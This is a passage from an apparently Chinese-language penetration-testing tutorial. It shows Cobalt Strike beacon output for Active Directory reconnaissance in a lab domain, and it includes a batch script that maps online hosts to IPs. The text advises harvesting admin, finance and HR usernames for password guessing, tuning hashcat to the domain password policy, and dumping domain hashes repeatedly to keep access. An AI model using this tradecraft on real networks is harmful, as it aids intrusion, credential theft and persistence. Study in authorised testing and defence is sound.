
```
# net accounts
```



```
beacon> shell net accounts
[*] Tasked beacon to run: net accounts
[+] host called home, sent: 20 bytes
[+] received output:
Force user logoff how long after time expires?:       Never
Minimum password age (days):                          1
Maximum password age (days):                          42
Minimum password length:                              4
Length of password history maintained:                24
Lockout threshold:                                    Never
Lockout duration (minutes):                           30
Lockout observation window (minutes):                 30
Computer role:                                        SERVER
The command completed successfully.
```

其次,再来看下当前所在域的域内用户组有哪些,通常,我们需要重点关注的组,比如,技术部门,财务部门,客户部门,高层管理部门,分公司 等等...所在的组,包括默认域管组,更具体的还需要根据目标的实际情况来看...


```
# net group /domain
```



```
beacon> shell net group /domain
[*] Tasked beacon to run: net group /domain
[+] host called home, sent: 25 bytes
[+] received output:
The request will be processed at a domain controller for domain rootkit.org.


Group Accounts for \\2008R2-DCServer.rootkit.org

-------------------------------------------------------------------------------
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Read-only Domain Controllers
*Group Policy Creator Owners
*printer
*Read-only Domain Controllers
*Schema Admins
The command completed successfully.
```

查看当前所在域中指定域用户组下的所有域用户,可以顺手把**内建域管组,技术组,财务组,hr 组,leader 组 等...**,这些组内的用户名都重点记录下,后期走投无路时可以试着撞下密码


```
# net group "Domain Admins" /domain
```



```
beacon> shell net group "Domain Admins" /domain
[*] Tasked beacon to run: net group "Domain Admins" /domain
[+] host called home, sent: 41 bytes
[+] received output:
The request will be processed at a domain controller for domain rootkit.org.

Group name     Domain Admins
Comment        Designated administrators of the domain

Members

-------------------------------------------------------------------------------
admin                    Administrator            devadmin
The command completed successfully.
```

查看指定域内用户的密码设置策略,知道这些有什么用呢,这样说吧,比如,当你在后期导出目标域内所有用户 hash 在利用 hashcat 破解时的掩码设置,可以根据这些策略来进行适当调整,以尽可能加快破解速度[如果你一定要用掩码的破解方式的话],另外,当你实在有需求添加域用户设置密码时,肯定是要知道密码复杂性要求的,尤其在 2008 之后的系统上...再者,这也一定程度上涉及到我们后续要多久导一次目标域内所有的用户 hash,以此来保持密码更新间接性的维持目标域内权限

```
# net accounts /domain
```




```
beacon> shell net accounts /domain
[*] Tasked beacon to run: net accounts /domain
[+] host called home, sent: 28 bytes
[+] received output:
The request will be processed at a domain controller for domain rootkit.org.

Force user logoff how long after time expires?:       Never
Minimum password age (days):                          1
Maximum password age (days):                          42
Minimum password length:                              4
Length of password history maintained:                24
Lockout threshold:                                    Never
Lockout duration (minutes):                           30
Lockout observation window (minutes):                 30
Computer role:                                        PRIMARY
The command completed successfully.
```

0x11 初探目标域内存活主机

查看当前所在域或工作组中的所有在线主机,注意,net view 只会看到当前所在域或工作组内正在线的机器,并不是所有机器,另外,根据机器描述信息和机器名,我们也能大概判断到哪些机器都是干什么用的,当然我这里是没有的,实战中一般都会有


```
# net view
```



```
beacon> shell net view
[*] Tasked beacon to run: net view
[+] host called home, sent: 16 bytes
[+] received output:
Server Name            Remark

-------------------------------------------------------------------------------
\\2008R2-DCSERVER
\\LISA-PC
\\SQLSERVER
\\WEBSERVER-IIS7
The command completed successfully.
```

查看当前机器所在的所有域或工作组


```
# net view /domain
```



```
beacon> shell net view /domain
[*] Tasked beacon to run: net view /domain
[+] host called home, sent: 24 bytes
[+] received output:
Domain

-------------------------------------------------------------------------------
ROOTKIT
WORKGROUP
The command completed successfully.
```

查看指定域或工作组下的的所有在线机器[**注意,是在线机器**]


```
# net view /domain:rootkit
# net view /domain:workgroup
```



```
beacon> shell net view /domain:rootkit
[*] Tasked beacon to run: net view /domain:rootkit
[+] host called home, sent: 32 bytes
[+] received output:
Server Name            Remark

-------------------------------------------------------------------------------
\\2008R2-DCSERVER
\\LISA-PC
\\SQLSERVER
\\WEBSERVER-IIS7
The command completed successfully.


beacon> shell net view /domain:workgroup
[*] Tasked beacon to run: net view /domain:workgroup
[+] host called home, sent: 34 bytes
[+] received output:
Server Name            Remark

-------------------------------------------------------------------------------
\\WEBSERVER-IIS8
\\WIN7-CLIENT
\\WIN7-TOOLS
The command completed successfully.
```

查看当前所在域中的所有机器列表[注意,"domain computers "组中的机器并非全部都是正在线的机器[可以试着 ping 下机器名],里面的某些机器或许早就不在了,只是机器的历史信息还留在了域内,我想我应该已经说明白了],另外,把最后的$去掉就是对应的真实机器名


```
# net group "domain computers" /domain
```



```
beacon> shell net group "domain computers" /domain
[*] Tasked beacon to run: net group "domain computers" /domain
[+] host called home, sent: 44 bytes
[+] received output:
The request will be processed at a domain controller for domain rootkit.org.

Group name     Domain Computers
Comment        All workstations and servers joined to the domain

Members

-------------------------------------------------------------------------------
BOSS-PC$                 FILESERVER$              LISA-PC$
MAILSERVER$              PC-JACK$                 SQLSERVER$
WEBSERVER$               WEBSERVER-IIS7$
The command completed successfully.
```


将以下命令保存为 bat 想办法传到目标机器上直接运行,即可快速跑出当前所在域的所有在线机器的机器名及其所对应的具体 ip,说白点其实就是把"net view"到的机器再挨个 ping 一遍,而后再把解析到的 ip 截过来,**通过这种方式,我们很有可能会发现其它的新内网段,**里面之所以有中文字符串,主要是为了适应某些中文系统下的截取,具体如下

```
@echo off
setlocal ENABLEDELAYEDEXPANSION
@FOR /F "usebackq eol=- skip=1 delims=\" %%j IN (`net view ^| find "命令成功完成" /v ^|find "The command completed successfully." /v`) DO (
@FOR /F "usebackq delims=" %%i IN (`@ping -n 1 -4 %%j ^| findstr "Pinging"`) DO (
@FOR /F "usebackq tokens=2 delims=[]" %%k IN (`echo %%i`) DO (echo %%k %%j)
)
)
```



C:\Windows\temp

D	Name	Size	Modified
	Cookies		07/15/2018 12:18:48
	History		07/15/2018 12:18:48
	hsperfdata_WEBSERVER-IIS7$		10/17/2018 14:00:02
	Temporary Internet Files		07/15/2018 12:18:48
	vmware-SYSTEM		07/28/2018 08:22:39
	fwtsqmfile00.sqm	140b	10/16/2018 09:43:50
	JET1.tmp	0b	10/17/2018 09:49:28
	rev.bat	355b	10/17/2018 14:50:34
	sess_nq4lqhm042j8l38j2q43mv7sq2	0b	10/15/2018 15:42:24
	vmware-vmsvc.log	383kb	10/17/2018 14:00:41
	vmware-vmusr.log	193kb	10/17/2018 14:23:46
	vmware-vmvss.log	3kb	10/17/2018 14:00:45
	WERDA18.tmp.appcompat.txt	147kb	10/16/2018 23:02:45
	WERE001.tmp.appcompat.txt	67kb	10/16/2018 23:02:45

